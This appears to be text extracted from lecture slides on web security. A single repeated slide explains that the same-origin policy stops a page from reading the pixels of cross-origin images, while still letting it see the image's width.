
# Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`





# Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`




# Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`




# Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`



